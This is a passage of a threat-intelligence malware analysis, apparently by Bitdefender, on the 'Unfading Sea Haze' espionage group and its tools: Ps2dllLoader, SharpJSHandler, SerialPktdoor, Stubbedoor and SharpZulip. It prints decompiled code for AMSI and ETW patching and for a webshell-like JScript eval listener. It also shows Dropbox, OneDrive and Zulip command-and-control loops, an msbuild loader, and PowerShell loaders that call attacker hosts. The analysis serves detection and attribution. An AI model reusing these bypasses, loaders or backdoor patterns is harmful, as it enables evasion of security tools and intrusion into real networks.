                        if (type != null)
                        {
                            type.GetField(b.c("YW1zaUluaXRGYWlsZWQ="), BindingFlags.Static | BindingFlags.NonPublic).SetValue(null, true);
                        }
                        powerShell.Runspace = runspace;
                        powerShell.AddScript(scriptText);
                        powerShell.Commands.AddCommand(b.c("T3V0LVN0cmluZw=="));
                        powerShell.Commands.Commands[0].MergeMyResults(2, 1);
                        foreach (PSObject psobject in powerShell.Invoke())
                        {
                            Console.WriteLine(psobject.ToString());
                        }
                    }
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
            }
        }
    }
}
```

The patching processes, if configured, take place at the Program.Main() function call.

The **amsi.dll** is loaded and the **AmsiScanBuffer** function is patched by overwriting the first bytes of opcodes:

```
    private static string PatchAmsi()
    {
        string text;
        try
        {
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.Append("PatchAmsi:        ");
            byte[] array;
            if (IntPtr.Size == 8)
            {
                array = new byte[] { 184, 87, 0, 7, 128, 195 };
            }
            else
            {
                array = new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 };
            }
            IntPtr procAddress = Program.GetProcAddress(Program.LoadLibrary(Program.Base64Decode("YW1zaS5kbGw=")), Program.Base64Decode("QW1zaVNjYW5CdWZmZXI="));
            if (procAddress == IntPtr.Zero)
            {
                stringBuilder.Append("null");
            }
            else
            {
                stringBuilder.Append(string.Format("0x{0}", procAddress.ToString("X")));
                uint num;
                if (Program.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), 64U, out num))
                {
                    Marshal.Copy(array, 0, procAddress, array.Length);
                    uint num2;
                    Program.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), num, out num2);
                    stringBuilder.Append("\tOK");
                }
                else
                {
                    stringBuilder.Append("\terror " + Marshal.GetLastWin32Error().ToString());
                }
            }
            text = stringBuilder.Append("\r\n").ToString();
        }
        catch
        {
            text = "Error\r\n";
        }
        return text;
    }
```

Similarly to **AmsiScanBuffer**, the **ReportEventW** from **advapi32.dll** is patched too:

```
private static string PatchEtw()
{
    string text;
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.Append("PatchEtw:          ");
        byte[] array;
        if (IntPtr.Size == 8)
        {
            array = new byte[] { 195 };
        }
        else
        {
            byte[] array2 = new byte[3];
            array2[0] = 194;
            array2[1] = 20;
            array = array2;
        }
        IntPtr procAddress = Program.GetProcAddress(Program.LoadLibrary(Program.Base64Decode("YWR2YXBpMzIuZGxs")), Program.Base64Decode("UmVwb3J0RXZlbnRX"));
        if (procAddress == IntPtr.Zero)
        {
            stringBuilder.Append("null");
        }
        else
        {
            stringBuilder.Append(string.Format("0x{0}", procAddress.ToString("X")));
            uint num;
            if (Program.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), 64U, out num))
            {
                Marshal.Copy(array, 0, procAddress, array.Length);
                uint num2;
                Program.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), num, out num2);
                stringBuilder.Append("\tOK");
            }
            else
            {
                stringBuilder.Append("\terror " + Marshal.GetLastWin32Error().ToString());
            }
        }
        text = stringBuilder.Append("\r\n").ToString();
    }
    catch
    {
        text = "Error\r\n";
    }
    return text;
}
```

Below are two examples of PowerShell scripts that the Ps2dllLoader had to execute.

The loading of SerialPktLoader:

```
$a=New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String("7H15YBRFFnd1dU/PTM/kGBJ6JueEI2FIzUASUDsR5EaI
oKBRJ4hyIyASJKCrMWO8xQaPed8tE+fnr//v6IHpe6Ycbf9aK/Pz1s3j9Lw=="),[IO.Compression.CompressionMode]::Decompress);$b=New-Object Byte[](52
736);$a.Read($b,0,52736)|Out-Null;[Reflection.Assembly]::Load($b);[stub.Program]::Main(@("upupdate.ooguy.com", "443", "123456", "4510
2"))
```

The loading of InsidiousGh0st:

```
$EncodedCompressedFile = @'
zL0JnBTVtT9eXdVdvc3A9CzVPT1LD0i3Rd8qGGYQakZlUREd1BhstQcXEHCBGMY4xiS00zGbSUxEMSR5j4cmMYtJzGbiEtcYd+OGaKJGGFFxw303UYf
'@
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedComp
$UncompressedFileBytes = New-Object Byte[](138752)
$DeflatedStream.Read($UncompressedFileBytes, 0, 138752) | Out-Null
[Reflection.Assembly]::Load($UncompressedFileBytes)
[stub.Program]::Main(@("https://images.emldn.com/update", "12345600", "10000"))
```

SharpJSHandler

One of the payloads carried by Ps2dllLoader is SharpJSHandler. It, in essence, is a webshell-like tool as suggested by the internal name of the final payload – noiis.dll, where iis indicates the agent is, in fact, an alternative for aspx webshells.

The SharpJSHandler will receive HTTP requests and will execute the encoded Javascript code using **Microsoft.JScript** library.

The entry point of the agent is the Invoke method that is called by the PowerShell script embedded into the loader – an example of such invocation is:

[Program]::Invoke("http://192.168.148[.]3:59590/config.aspx", "b79606fb3afea5bd1609ed40b622142f1c98125abcfe89a76a661b0e8e343910")

It accepts three parameters, although the last is optional:

- First parameter is an URL on which a http listener will start listening on

↳ The second parameter is a password that will be used to validate that the request comes from the attacker.

↳ The third parameter is the path to the certificate that will be used in case the URL has the HTTPS scheme

In case HTTPS is chosen, the cert path is mandatory for that, and the following command line is issued to make the necessary system settings:

```
netsh.exe http add sslcert ipport=0.0.0.0:<port> certhash=<cert thumprint>
appid=<guid>
```

Here is a snippet of the setup process from an analyzed sample (some of field and method names where set during the analysis):

```
{
    if (p0.url.ToLower().StartsWith("https://"))
    {
        if (string.IsNullOrEmpty(p0.cert))
        {
            return;
        }
        int num = 443;
        string[] array = p0.url.Split(new char[] { ':' });
        if (array.Length == 3)
        {
            num = int.Parse(array[2]);
        }
        X509Certificate2 x509Certificate = new X509Certificate2(p0.cert);
        Process process = new Process();
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.FileName = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "netsh.exe");
        process.StartInfo.Arguments = string.Format("http add sslcert ipport=0.0.0.0:{0} certhash={1} appid={{{2}}}", num, x509Certificate.Thumbprint, Guid.NewGuid());
        process.Start();
        process.WaitForExit();
    }
    p0.httpListener.Prefixes.Add(p0.url);
    p0.httpListener.Start();
    for (;;)
    {
        ThreadPool.QueueUserWorkItem(new WaitCallback(new HttpCommandListener.c000004
        {
            f000008 = p0,
            httpListenerContext = p0.httpListener.GetContext()
        }.processIncomming));
    }
}
```

Then, the agent starts listening for incoming requests to process:

```
{
    try
    {
        HttpListenerContext httpListenerContext = (HttpListenerContext)p1;
        string text = new StreamReader(httpListenerContext.Request.InputStream).ReadToEnd();
        if (string.IsNullOrEmpty(text))
        {
            httpListenerContext.Response.StatusCode = 404;
        }
        else
        {
            httpListenerContext.Response.StatusCode = 200;
            Dictionary<string, string> dictionary = Utils.urlParamsToDict(HttpUtility.UrlDecode(text), p0);
            byte[] array = Utils.tryExecuteJS(p0.pass, p0, dictionary);
            if (array.Length == 3 && Encoding.UTF8.GetString(array) == "404")
            {
                httpListenerContext.Response.StatusCode = 404;
            }
            else
            {
                httpListenerContext.Response.ContentLength64 = (long)array.Length;
                httpListenerContext.Response.OutputStream.Write(array, 0, array.Length);
                httpListenerContext.Response.OutputStream.Flush();
            }
        }
        httpListenerContext.Response.KeepAlive = false;
        httpListenerContext.Response.Close();
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
}
```

The body of the http request should contain a string formatted as URL parameter string where each key=value is separated by "&". The string is parsed so that the key=value pairs are added to a dictionary that will be passed to the evaluation handler.

The evaluation process is implemented in a separate .NET assembly contained in the SharpJSHandler in base64 encoded form. The helper assembly name is EVAL.Handler:

```
◢ eval (0.0.0.0)
  ◢ JScript Module
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ { } -
    ◢ { } EVAL
      ◢ Handler @02000004
        ▷ Base Type and Interfaces
        ▷ Derived Types
          .cctor() : void @0600000C
          Handler() : void @06000010
          .init() : void @0600000F
          GetEngine() : VsaEngine @06000011
          Invoke(object, object, object) : object @0600000E
          SetEngine(VsaEngine) : void @06000012
          sha256_hash(object) : string @0600000D
          vsa\u0020Engine : VsaEngine @04000003
      ▷ RESPONSE @02000003
```

The agent calls the Invoke method of the Eval.Handler and provides the password and the dictionary obtained from the http request body. All the given parameters will be used in preparation for calling the **Microsoft.JScript.Eval. JScriptEvaluate** to execute the JavaScript:

```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public static object Invoke(object _app, object _dict, object _pwd)
{
    RuntimeTypeHandle runtimeTypeHandle = typeof(Handler).TypeHandle;
    JSLocalField[] array = new JSLocalField[]
    {
        new JSLocalField("_app", typeof(object).TypeHandle, 0),
        new JSLocalField("_dict", typeof(object).TypeHandle, 1),
        new JSLocalField("_pwd", typeof(object).TypeHandle, 2),
        new JSLocalField("Response", typeof(RESPONSE).TypeHandle, 3),
        new JSLocalField("ms", typeof(MemoryStream).TypeHandle, 4),
        new JSLocalField("Request", typeof(NameValueCollection).TypeHandle, 5),
        new JSLocalField("key", typeof(object).TypeHandle, 6),
        new JSLocalField("return value", typeof(object).TypeHandle, 7),
        new JSLocalField("Server", typeof(NameValueCollection).TypeHandle, 8),
        new JSLocalField("Application", typeof(object).TypeHandle, 9),
        new JSLocalField("code", typeof(string).TypeHandle, 10),
        new JSLocalField("e:0", typeof(object).TypeHandle, 11)
    };
```

But firstly, a validation of the provided dictionary occurs by checking if there is a key string the sha256 of which is equal to the value provided to the agent as password.

```
nameValueCollection = new NameValueCollection();
obj = null;
LateBinding lateBinding3 = lateBinding;
lateBinding3.obj = Microsoft.JScript.Convert.ToObject(_dict, vsaEngine);
IEnumerator enumerator = ForIn.JScriptGetEnumerator(Microsoft.JScript.Convert.ToForInObject(lateBinding3.GetNonMissingValue(), vsaEngine));
while (enumerator.MoveNext())
{
    object obj2 = enumerator.Current;
    obj = obj2;
    Equality equality2 = equality;
    object obj3 = Handler.sha256_hash(obj);
    LateBinding lateBinding4 = lateBinding2;
    lateBinding4.obj = Microsoft.JScript.Convert.ToObject(_pwd, vsaEngine);
    if (equality2.EvaluateEquality(obj3, lateBinding4.Call(new object[0], false, false, vsaEngine)))
    {
        _pwd = obj;
    }
    NameValueCollection nameValueCollection2 = nameValueCollection;
    string text = Microsoft.JScript.Convert.ToString(obj, true);
    object[] localVars = ((StackFrame)vsaEngine.ScriptObjectStackTop()).localVars;
```

If such value is not found, then the Eval.Handler will return "404" status and this will be the status code sent as http response. Otherwise, the dict value corresponding to the identified key is base64 decoded and the resulting string will be passed to **Microsoft.**

JScript.Eval. JScriptEvaluate:

```
if (nameValueCollection[Microsoft.JScript.Convert.ToString(_pwd, true)] == null)
{
    obj4 = Encoding.UTF8.GetBytes("404");
}
else
{
    nameValueCollection3 = new NameValueCollection();
    obj5 = _app;
    text2 = Encoding.UTF8.GetString(System.Convert.FromBase64String(nameValueCollection[Microsoft.JScript.Convert.ToString(_pwd, true)]));
    object[] localVars3 = ((StackFrame)vsaEngine.ScriptObjectStackTop()).localVars;
    localVars3[0] = _app;
    localVars3[1] = _dict;
    localVars3[2] = _pwd;
    localVars3[3] = response2;
    localVars3[4] = memoryStream;
    localVars3[5] = nameValueCollection;
    localVars3[6] = obj;
    localVars3[7] = obj4;
    localVars3[8] = nameValueCollection3;
    localVars3[9] = obj5;
    localVars3[10] = text2;
    localVars3[11] = obj6;
    Eval.JScriptEvaluate(text2, vsaEngine);
    object[] localVars4 = ((StackFrame)vsaEngine.ScriptObjectStackTop()).localVars;
    _app = localVars4[0];
    _dict = localVars4[1];
    _pwd = localVars4[2];
    response2 = (RESPONSE)localVars4[3];
    memoryStream = (MemoryStream)localVars4[4];
    nameValueCollection = (NameValueCollection)localVars4[5];
    obj = localVars4[6];
    obj4 = localVars4[7];
    nameValueCollection3 = (NameValueCollection)localVars4[8];
    obj5 = localVars4[9];
    text2 = Microsoft.JScript.Convert.ToString(localVars4[10], true);
    obj6 = localVars4[11];
    obj4 = response2.ToArray();
}
```

The return value of the JSriptEvaluate is sent back in the http response.

There are two variations of SharpJSHandler used by the attackers that use cloud services as a means for exchanging information – one that uses Dropbox and another that uses Onedrive.

The Dropbox variant is loaded by Ps2dllLoader and invoked as follows:

```
[Program]::Invoke("<token>", "fd2e32ec2b7ff97a9a675e22ac489b045ae9965032ba7ea983fd26d7f34ce247")
```

The invoke method received the token and the password and the agent will periodically obtain the payload from the dropbox, will execute it and will upload the result back to the dropbox:

```
public unsafe static void Invoke(string token, string pass, int time = 30, string logfile = null)
{
    void* ptr = stackalloc byte[8];
    Dropbox dropbox = new Dropbox(token, pass, logfile);
    *(int*)ptr = 0;
    *(int*)((byte*)ptr + 4) = new Random().Next(3, 6) * 1000;
    for (;;)
    {
        try
        {
            Thread.Sleep(*(int*)((byte*)ptr + 4));
            byte[] array = dropbox.Download();
            if (array != null)
            {
                byte[] array2 = Utils.tryExecuteJS(Utils.urlParamsToDict(Encoding.UTF8.GetString(array)), pass);
                dropbox.Upload(array2, "");
                dropbox.Delete();
                *(int*)((byte*)ptr + 4) = new Random().Next(3, 6) * 1000;
                *(int*)ptr = 0;
            }
            else
            {
                *(int*)ptr = *(int*)ptr + 1;
            }
            if (*(int*)ptr == 180)
            {
                *(int*)((byte*)ptr + 4) = 60000 * time;
            }
            if (*(int*)ptr == 120)
            {
                *(int*)((byte*)ptr + 4) = 60000;
            }
        }
        catch (Exception ex)
        {
            dropbox.LogLine("Invoke: " + ex.Message, new object[0]);
        }
    }
}
```

Internally, the Download, Upload and Delete operations are performed using Dropbox http REST api. The remote file containing the payload is identify as "**{"path": "/0"}**" - after downloading it, it will be decrypted using Rijndael Managed in CBC mode where the key is derived using Rfc2898DeriveBytes and the sha256 over the provided password and the salt **{ 161, 202, 223, 218, 17, 202, 58, 189 }**.

The resulting content will be url decoded, parsed so that a dictionary with the key and value is obtained. The dictionary contains the JavaScript code to be executed and the execution is done in the same manner as in the noiis.dll - using EVAL.Handler. The output is uploaded back to Dropbox as a remote file identified as {"path": "/1"}, and the remote file "{"path": "/0"}" is deleted afterward.

The Onedrive variant is similar to the Dropbox variant. It is also loaded by the Ps2dllLoader and invoked as follows:

```
[Program]::Invoke("<token>",30)
```

Then, in infinite loop, the agent will download the payload, will execute the commands and will upload the output to Onedrive:

```
public unsafe static void Invoke(string token, int time = 30, string logfile = null)
{
    void* ptr = stackalloc byte[8];
    OneDrive oneDrive = new OneDrive(token, logfile);
    *(int*)ptr = 0;
    *(int*)((byte*)ptr + 4) = new Random().Next(3, 6) * 1000;
    for (;;)
    {
        try
        {
            Thread.Sleep(*(int*)((byte*)ptr + 4));
            byte[] array = oneDrive.Download();
            if (array != null)
            {
                Dictionary<string, string> dictionary = Utils.urlParamsToDict(Encoding.UTF8.GetString(array));
                string text = "pass";
                string text2 = Utils.tryExecuteJS(text, dictionary);
                oneDrive.Upload(Encoding.UTF8.GetBytes(text2), "");
                oneDrive.Delete();
                *(int*)((byte*)ptr + 4) = new Random().Next(3, 6) * 1000;
                *(int*)ptr = 0;
            }
            else
            {
                *(int*)ptr = *(int*)ptr + 1;
            }
            if (*(int*)ptr == 180)
            {
                *(int*)((byte*)ptr + 4) = 60000 * time;
            }
            if (*(int*)ptr == 120)
            {
                *(int*)((byte*)ptr + 4) = 60000;
            }
        }
        catch (Exception ex)
        {
            oneDrive.LogLine("Invoke: " + ex.Message, new object[0]);
        }
    }
}
```

The remote file downloaded periodically is "/0/0". It is expected to be encrypted with Rijndael Managed in CBC mode, but the material from which the key is derived is hardcoded into the agent itself. The Rfc2898DeriveBytes is used with SHA256("10101010100101010101") and salt {1, 2, 3, 4, 5, 6, 7, 8} with 1000 iterations.

The resulting content is parsed and passed to the EVAL.Handler. The output is uploaded to onedrive as the file "/0/1" and the initial remote file is deleted.

SerialPktdoor

The **SerialPktdoor**, named because of the use of serialized structures for determining the commands to execute, is usually loaded by msbuild.exe with the help of scripts that use Microsoft.Build.Tasks:

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="HelloTest">
    <ZqqBWSCYfzpYOCxPBDI />
</Target>
<UsingTask
        TaskName="ZqqBWSCYfzpYOCxPBDI"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
        <Task>
                <Reference Include="System.Management.Automation" />
                <Code Type="Class" Language="cs">
                <![CDATA[
                        using System;
                        using System.Threading;
                        using System.Text;
                        using System.Runtime.InteropServices;
                        using Microsoft.Build.Framework;
                        using Microsoft.Build.Utilities;
                        using System.IO;
                        using System.Security.Cryptography;
                        using System.IO.Compression;
                        using System.Diagnostics;
                        using System.Reflection;
                        using Microsoft.Win32;

                        public class ZqqBWSCYfzpYOCxPBDI : Task, ITask
                        {
                                [DllImport("Kernel32.dll")]
                                private static extern IntPtr GetConsoleWindow();
                                [DllImport("user32.dll")]
                                private static extern bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);
                                public override bool Execute()
                                {
                                                try
                                                {
                                                IntPtr ▯▯▯▯X▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯C▯▯▯▯▯▯▯▯▯▯C▯▯▯▯▯▯▯▯j▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯ = GetConsoleWindow();
                                                }
                                                catch { }
                                                return true;
                                }

                        }
                ]]>
                </Code>
        </Task>
</UsingTask>
</Project>
```

This agent was attempted to be executed by the LNK files from the archives crafter for gaining initial access, but there is evidence that **Unfading Sea Haze** operators deployed manually scripts containing C# code as **c:\users\<user>\appdata\local\microsoft\windows\caches\cversions.db** and executed it with msbuild.exe.

The **SerialPktDoor** is contained in the script as a byte array encrypted with AES that is subsequently decrypted and loaded into the memory, followed by the invocation of its main function with the necessary arguments:

```
GetType("TestApp.Program").GetMethod("Main").Invoke(null,new object[] {new string[]
{"MTQvMWUwYTZkYjg0M2MvYjdhMC9jL2M2M2QxZDVkMWU=","95327","anBfYStwaXJqX2wrYGxq","320","3116"} })
```

The Main function expects five arguments:

- The first argument is base64 decoded and ADD 1 is applied to all bytes, resulting in a string (e.g 2502f1b7ec954d0c8b10d0d74e2e6e2f from the example above) - it is not used by the agent
- The second parameter indicates if the C2 address is an IP address or a domain name – if the provided value if greater than 65535, then the C2 address is a domain, and it will be resolved
- The third parameter is the encoded C2 address – it is base64 decoded and ADD 3 is applied to the result (e.g **`msbd.slumbo[.]com`**)
- The fourth parameter is used to calculate the port to be used to contact the C2 – to the provided value is added 320 and the resulting value is used as the port
- The fifth parameter indicates if the agent should use TLS over TCP or raw TCP for communication with the C2 – if the value is greater than 2001 then TLS will be used

After invocation, the agent prepares some information about the infected system to be sent to the C2 such as machine GUID and the local IP address.

The **SerialPktDoor** uses extensively inheritance and polymorphism – the exchanged messages with the C2 are serialized structures that extend a few base types. For instance, each serialized structure extends a type that contains the TypeID and the size of the serialized data that follows:

```
<random integer, 4 bytes><packet type, 4 bytes><the remaining data size, 4 bytes>
```

So, the agent reads the first 12 bytes from the C2 connection and determines how much data needs to be read to assemble the full packet.

The first packet sent to the C2 was assigned type 0x80 and contained the machine GUID. All subsequent messages are encrypted with AES using the key and IV derived from the machine GUID.

In a loop, the agent reads the packets and depending on the TypeID the targeted functionality of the agent will be invoked:

Pkt Type ID	Details
0x88	Sends to the C2 system information such as the local IP address, the C2 address, OS full name, OS version, current process PID, assigned privileges, current process name, OS architecture, username and domain name
0x8e	Creates an instance of PoweShell Tabpage (a new entry in a dictionary with pairs of tabids and System. Management.Automation.PowerShell instances); The tabid is received from the C2 and will be used to load PowerShell scripts and execute PowerShell commands using the corresponding System.Management.Automation.PowerShell instance.
0x8f	Contains a PowerShell command and a tabid and executes the command using the instance of System. Management.Automation.PowerShell by calling AddCommand(<received psh code>), AddScript("Out-String") and Invoke; The output is sent back to the C2
0x90	Receives from the C2 a PowerShell script and a tabid and will load the script into the PowerShell instance; The output of the script and the message "this Tabpage has successfully loaded the script named <script name>" is sent back to the C2
0x93	Lists the PowerShell script loaded into a particular Tabpage; For each loaded script, a line "The Tabpage has loaded <script count> script: ------------------------------- <psh script name one per line> ------------------------------- " will be generated or "The Tabpage does not load any script!\n" will be sent back to the C2;
0x94	Closes the Tabpage by tabid;
0x96	Lists a directory or lists the drives;
0x97	Deletes the indicated directory
0x98	Deletes the indicated file
0x99	Downloads a file from the C2; Receives structures that describes a chunk of file content – contains the file path for the file to be written to disk, the offset of the chunk within the file and the content; The chunk size is of 104857600 bytes;
0x9a	Uploads a file to the C2; Receives a structure describing a chunk of the file – contains the file to be uploaded to the C2; The chunk size is of maximum of 104857600 bytes;
0x9e	Implements TCP forwarding capability; Receives from the C2 the IP:port and creates a manager structure that will connect to the C2, will receive the content to be forwarded to the connection to IP:port and will send back the C2 the content received from the IP:port connection; The manager exchanges messages with the C2 over a new connection; The packets with type 0xA0 are received from the C2 and packet content will be sent to the IP:port; The packet with type 0xA1 is sent to the C2 with the content received from the IP:port;

Stubbedoor

The malware was found within Ps2dllLoaders that invokes the Main function as follows:

```
[stub.Program]::Main(@("upupdate.ooguy[.]com", "443", "123456", "41530"))
```

The four parameters represent the C2 address, the port, the passphrase used as seed material for deriving AES key and IV and the last parameter representing a sleep time between reconnecting to the C2.

The string representing the port is checked if it contains the "s" character, and if so, the TLS over TCP will be used. Otherwise, the C2 will be contacted over raw TCP.

The malware captures system information such as the domain name, username, and local IP address. It then packs the information, compresses it with GZIP, and encrypts it with AES.

The key for AES-CBC and the IV is derived with **Rfc2898DeriveBytes** from the sha256 over the seed provided as an argument to the Main function, and for the salt, the hardcoded value **{ 49, 84, 113, 56, 25, 34, 100, 9 }** will be used.

The agent exchanges messages in the length-prefixed format where the first 4 bytes of the message represent the length of the data that follows.

The main capability of the **Stubbedoor** is to receive from the C2 encrypted .NET assembly, to load them and invoke its Main function:

```
{
    Assembly.Load(p0.f000102.ToArray()).GetType("stub.Program").GetMethod("Main")
        .Invoke(null, new object[]
        {
            p0.communicationClient.c2_address,
            p0.communicationClient.port,
            p0.communicationClient.aesKeySeed,
            p0.communicationClient.use_ssl
        });
}
```

SharpZulip experiment

The SharpZulip agent was delivered by a Donutloader shellcode responsible for loading the CLR runtime and executing the malware.

The agent starts by making a patch for the function **AmsiScanBuffer** using a vectored exception handler and breakpoints:

```
public static void Init()
{
    WinAPI.CONTEXT64 context = default(WinAPI.CONTEXT64);
    context.ContextFlags = WinAPI.CONTEXT64_FLAGS.CONTEXT64_ALL;
    MethodInfo method = typeof(Patch).GetMethod("Handler", BindingFlags.Static | BindingFlags.Public);
    WinAPI.AddVectoredExceptionHandler(1U, method.MethodHandle.GetFunctionPointer());
    Marshal.StructureToPtr(context, Patch.pCtx, true);
    WinAPI.GetThreadContext((IntPtr)(-2), Patch.pCtx);
    context = (WinAPI.CONTEXT64)Marshal.PtrToStructure(Patch.pCtx, typeof(WinAPI.CONTEXT64));
    Patch.EnableBreakpoint(context, Patch.pAmsiScanBuffer, 0);
    WinAPI.SetThreadContext((IntPtr)(-2), Patch.pCtx);
}
```

For the breakpoint setup, the debug control registers are used:

```
public static void EnableBreakpoint(WinAPI.CONTEXT64 ctx, IntPtr address, int index)
{
    switch (index)
    {
    case 0:
        ctx.Dr0 = (ulong)address.ToInt64();
        break;
    case 1:
        ctx.Dr1 = (ulong)address.ToInt64();
        break;
    case 2:
        ctx.Dr2 = (ulong)address.ToInt64();
        break;
    case 3:
        ctx.Dr3 = (ulong)address.ToInt64();
        break;
    }
    ctx.Dr7 = Patch.SetBits(ctx.Dr7, 16, 16, 0UL);
    ctx.Dr7 = Patch.SetBits(ctx.Dr7, index * 2, 1, 1UL);
    ctx.Dr6 = 0UL;
    Marshal.StructureToPtr(ctx, Patch.pCtx, true);
}
```

The agent instantiates a ZulipApi object by providing the URL, username, and API token. Then, in a loop, the agent pulls the messages from the stream "NDFUIBNFWDNSA" and checks the subject to determine the commands to execute. If the subject of the message corresponds to "time," then the sleep time between the messages' pulling is adjusted by the provided value.

In case the subject of the message contains the string "_S", then the message content is be parsed by the ConvertDataToDictionary function in a similar manner as seen in sharpJsHandler – the returned dictionary is expected to contain a hardcoded key "admin":

```
public void Start()
{
    this._server = new ZulipApi("https://ysabiagtan.zulipchat.com/api/v1", "cookie-bot@ysabiagtan.zulipchat.com", "<redacted>");
    for (;;)
    {
        this._server.CreateStream(this.name);
        Thread.Sleep(1000 * this.time);
        MessagesResponse messages = this._server.GetMessages(this.name, false, true, true);
        if (messages != null && messages.messages.Count > 0)
        {
            foreach (MessagesItem messagesItem in messages.messages)
            {
                if (messagesItem.subject.Contains("_S"))
                {
                    byte[] array = null;
                    string text = messagesItem.subject.Replace("_S", "_R");
                    string href = this.GetHref(messagesItem.content);
                    byte[] array2 = this._server.DownloadFile(href);
                    if (array2 == null)
                    {
                        continue;
                    }
                    Dictionary<string, string> dictionary = CodeProvider.ConvertDataToDictionary(HttpUtility.UrlDecode(Encoding.UTF8.GetString(array2)))
                    if (dictionary.ContainsKey(this.password))
                    {
                        MemoryStream memoryStream = new MemoryStream();
                        CodeProvider.Execute(dictionary, this.password, null, memoryStream);
                        array = memoryStream.ToArray();
                    }
                    this._server.DeleteMessage(messagesItem.id.ToString());
                    this._server.SendMessage(this.name, text, array);
                }
                if (messagesItem.subject == "time")
                {
                    string href2 = this.GetHref(messagesItem.content);
                    byte[] array3 = this._server.DownloadFile(href2);
                    if (array3 != null)
                    {
                        string @string = Encoding.UTF8.GetString(array3);
                        this.time = int.Parse(@string);
                        this._server.DeleteMessage(messagesItem.id.ToString());
                    }
                }
            }
        }
```

The dictionary is then passed to the Execute method that combines the payload with the necessary imports and creates a C# code:

```
private static string CreateTemplate(string content)
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("using System;");
    stringBuilder.AppendLine("using System.CodeDom.Compiler;");
    stringBuilder.AppendLine("using System.Collections;");
    stringBuilder.AppendLine("using System.Collections.Generic;");
    stringBuilder.AppendLine("using System.Data.Odbc;");
    stringBuilder.AppendLine("using System.Diagnostics;");
    stringBuilder.AppendLine("using System.IO;");
    stringBuilder.AppendLine("using System.IO.Compression;");
    stringBuilder.AppendLine("using System.Net;");
    stringBuilder.AppendLine("using System.Net.Security;");
    stringBuilder.AppendLine("using System.Reflection;");
    stringBuilder.AppendLine("using System.Reflection.Emit;");
    stringBuilder.AppendLine("using System.Security.Cryptography.X509Certificates;");
    stringBuilder.AppendLine("using System.Text;");
    stringBuilder.AppendLine("using System.Web;");
    stringBuilder.AppendLine("using Microsoft.CSharp;");
    stringBuilder.AppendLine("namespace a");
    stringBuilder.AppendLine("{");
    stringBuilder.AppendLine("public class b");
    stringBuilder.AppendLine("{");
    stringBuilder.AppendLine(content);
    stringBuilder.AppendLine("}");
    stringBuilder.AppendLine("}");
    return stringBuilder.ToString();
}
```

The code is dynamically compiled and the Execute method is invoked:

```
public static void Execute(Dictionary<string, string> item, string pass, HttpListenerContext context, Stream OutputStream)
{
    try
    {
        CodeDomProvider codeDomProvider = new CSharpCodeProvider();
        CompilerParameters compilerParameters = new CompilerParameters
        {
            GenerateExecutable = false,
            GenerateInMemory = true
        };
        compilerParameters.ReferencedAssemblies.Add("System.dll");
        compilerParameters.ReferencedAssemblies.Add("System.Data.dll");
        compilerParameters.ReferencedAssemblies.Add("System.Web.dll");
        string text = CodeProvider.CreateTemplate(Encoding.UTF8.GetString(Convert.FromBase64String(item[pass])));
        CodeProvider.Application = (Dictionary<string, object>)codeDomProvider.CompileAssemblyFromSource(compilerParameters, new string[] { text }).CompiledAssembly.GetType
          ("a.b").GetMethod("Execute").Invoke(null, new object[]
        {
            CodeProvider.Application,
            item,
            context.Request,
            context.Response,
            OutputStream
        });
    }
    catch (Exception ex)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(ex.Message);
        OutputStream.Write(bytes, 0, bytes.Length);
    }
}
```

The output of the invoked method is collected and sent back to the stream as a message with the subject of the initial message but with the substring "_S" replaced with "_R".

The original message is deleted.

Attribution

Bitdefender has not been able to attribute the investigated incidents to a publicly known threat actor or group and continues to refer to the threat actor as **Unfading Sea Haze**. Given the focus of the threat actor on government and military organizations from countries of the South China Sea, it is very likely that the actor is aligned with China's interests.

The utilization of various Gh0st RAT variants is linked to numerous threat actors of Chinese origin, implying that the sharing of closed-source RATs and tools is a prevalent practice among Chinese state-sponsored actors.

The functionality of running JScript code integrated into SharpJSHandler resembles the invoke command found in the funnyswitch backdoor, reportedly utilized by APT41 according to Positive Technologies. Just like SharpJSHandler, funnyswitch loads the .NET assembly Funny.Eval from a base64 encoded string. Funny.Eval includes the Invoke method, which requires three parameters such as a dictionary containing the payload and a password used to identify the payload within the dictionary. It then executes the JScript code with the assistance of the Microsoft.JScript.Vsa library. This makes the Funny.Eval very similar to Eval.Handler used by **SharpJSHandler**, but the similarities end here, given that funnyswitch embeds numerous additional features.

No additional overlaps with APT41's tooling were discovered, and this resemblance between Funny. Eval and Eval. Handler could serve as another indication of code-sharing practices.

By sharing the discoveries concerning the **Unfading Sea Haze**, we aim to encourage the cybersecurity community to respond, assist in disrupting malicious activity, and further the attribution process to its conclusion.

IOCs

Hashes

MD5	Malware family
cb95ad8fad82eac1c553cd2d7470100b	Ps2dllLoader
19dbf2d82f6f95a73f1529636e775295	SilentGh0st
1ce17f0e2a000a889b3f81e80b95f19f	DustyExfilTool
